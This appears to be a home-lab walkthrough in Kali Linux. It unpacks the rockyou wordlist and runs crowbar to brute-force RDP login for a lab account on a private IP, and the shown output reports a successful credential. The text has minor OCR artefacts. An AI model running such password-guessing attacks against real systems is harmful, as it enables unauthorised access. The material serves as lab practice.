
Update and upgrade all repositories.

Ins



```
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.4.0) ...
Processing triggers for libc-bin (2.40-3) ...

┌──(kali㉿kali)-[~/Desktop]
└─$ cd /usr/share/wordlists/

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass      dnsmap.txt     john.lst    nmap.lst       wfuzz
dirb       fasttrack.txt  legion      rockyou.txt.gz wifite.txt
dirbuster  fern-wifi      metasploit  sqlmap.txt

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo gunzip rockyou.txt.gz

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass      dnsmap.txt     john.lst    nmap.lst    wfuzz
dirb       fasttrack.txt  legion      rockyou.txt wifite.txt
dirbuster  fern-wifi      metasploit  sqlmap.txt

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cp rockyou.txt ~/Desktop/ad=project

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cd cd ~/Desktop/ad=project
cd: string not in pwd: cd

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cd  ~/Desktop/ad=project

┌──(kali㉿kali)-[~/Desktop/ad=project]
└─$ 
```

Install crowbar and the wordlist that is going to be used for the brute force attack. Edit password list to include password of account that is going to be attacked.



```
┌──(kali㉿kali)-[~/Desktop/ad=project]
└─$ crowbar -b rdp -u jsmith -C passwords.txt -s 192.168.10.100/32
2025-01-14 14:28:14 START
2025-01-14 14:28:14 Crowbar v0.4.2
2025-01-14 14:28:14 Trying 192.168.10.100:3389
2025-01-14 14:28:19 RDP-SUCCESS : 192.168.10.100:3389 - jsmith:Ballislife0!
2025-01-14 14:28:19 STOP

┌──(kali㉿kali)-[~/Desktop/ad=project]
└─$ 
```

Run crowbar program and as can be seen, the account access was granted using brute force.